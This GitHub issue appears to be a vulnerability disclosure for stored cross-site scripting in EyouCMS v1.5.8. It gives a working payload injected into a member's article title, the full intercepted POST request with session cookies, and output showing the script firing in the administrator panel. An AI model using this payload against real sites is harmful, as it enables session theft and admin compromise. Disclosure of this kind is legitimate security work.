


New issue


[Jump to bottom](#)

EyouCMS v1.5.8 has a vulnerability, stored cross-site scripting (XSS) #25

 Open xxhzz99 opened this issue on Jul 6 · 0 comments


xxhzz99 commented on Jul 6

version: V1.5.8-UTF8-SP1



1、 So you log in to the front desk member, click "I want to contribute", insert payload in the title of the article.

payload: <style onload=alert(document.cookie) />



2、Check the parameter and find title

Request to http://192.168.81.128:80

Forward Drop Intercept is on Action

Comment this item

Raw Params Headers Hex

```
POST /?m=user&c=UsersRelease&a=article_edit HTTP/1.1
Host: 192.168.81.128
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN, zh;q=0.8, zh-TW;q=0.7, zh-HK;q=0.5, en-US;q=0.3, en;q=0.2
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 297
Origin: http://192.168.81.128
Connection: close
Referer: http://192.168.81.128/?m=user&c=UsersRelease&a=article_edit&aid=108
Cookie: workspaceParam=index_draft%7CArchives; home_lang=cn; admin_lang=cn; PHPSESSID=2qfs62u4bpn3csalcreh8h61aa;
ENV_UPHTML_AFTER=%7B%22seo_uphtml_after_home%22%3A%2C%22seo_uphtml_after_channel%22%3A%21%22%2C%22seo_uphtml_after_pernext%22%3A%21%22%7D; admin-treeClicked-Arr=%5B%5D; ENV_GOBACK_URL=%2Flogin.php%3Fm%3Dadmin%26c%3DArchives%26a%3Dindex_draft%26lang%3Dcn;
ENV_LIST_URL=%2Flogin.php%3Fm%3Dadmin%26c%3DArchives%26a%3Dindex_draft%26lang%3Dcn; admin-arctreeClicked-Arr=%5B%5D;
referurl=http%3A%2F%2F192.168.81.128%2F; users_id=3; ENV_IS_UPHTML=0

aid=108&channel=1&old_typeid=10&title=xss%3Cstyle+onload%3Dalert(document.cookie)+%2F%3E+%&typeid=10&tags=&litpic_inpiut=&video=&addonFieldExt%5Bcourseware%5D=&imgupload%5B%5D=&imgintro%5B%5D=&addonFieldExt%5Bcontent%5D=%3Cp%3E%22%3C%2Fp%3E&old_arcrank=-1&__token__=704d3289b6e750e84b28404500d90af1
```

3、Successful submission

192.168.81.128/index.php?m=user&c=UsersRelease&a=release_centre&id=1

eyoucms 企业版

首页 关于我们 新闻动态 产品展示 解决方案 资料下载 人才招聘 联系我们

会员中心

- 个人中心
- 我的信息
- 我的收藏
- 我的消息

投稿中心

- 投稿列表
- 我要投稿

会员投稿

文章标题	所属栏目	投稿时间	审核状态	操作
<input type="checkbox"/> 11 <style onload=alert(document.cookie) />	行业资讯	2022-07-06 13:52:21	未审核	编辑 删除
<input type="checkbox"/> 1111	公司动态	2022-07-06 12:58:24	未审核	编辑 删除
<input type="checkbox"/> 我要删除				

4、Log in to the background and view the content submitted by users


192.168.81.128/login.php

eyoucms 企业版

全部 2 最新动态 2 最新发布 0

ID	标题	发布人	栏目	审核	状态	发布时间	操作	浏览
113	11 <style onload=alert(document.cookie) />	test2	行业资讯	0	0	2022-07-06	编辑 删除 浏览	100
106	1111	test2	公司动态	0	0	2022-07-06	编辑 删除 浏览	100
共2条,每页显示 100								

5、 Check the submitted content, successfully trigger XSS attack code, pop-up cookie sensitive information



Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant

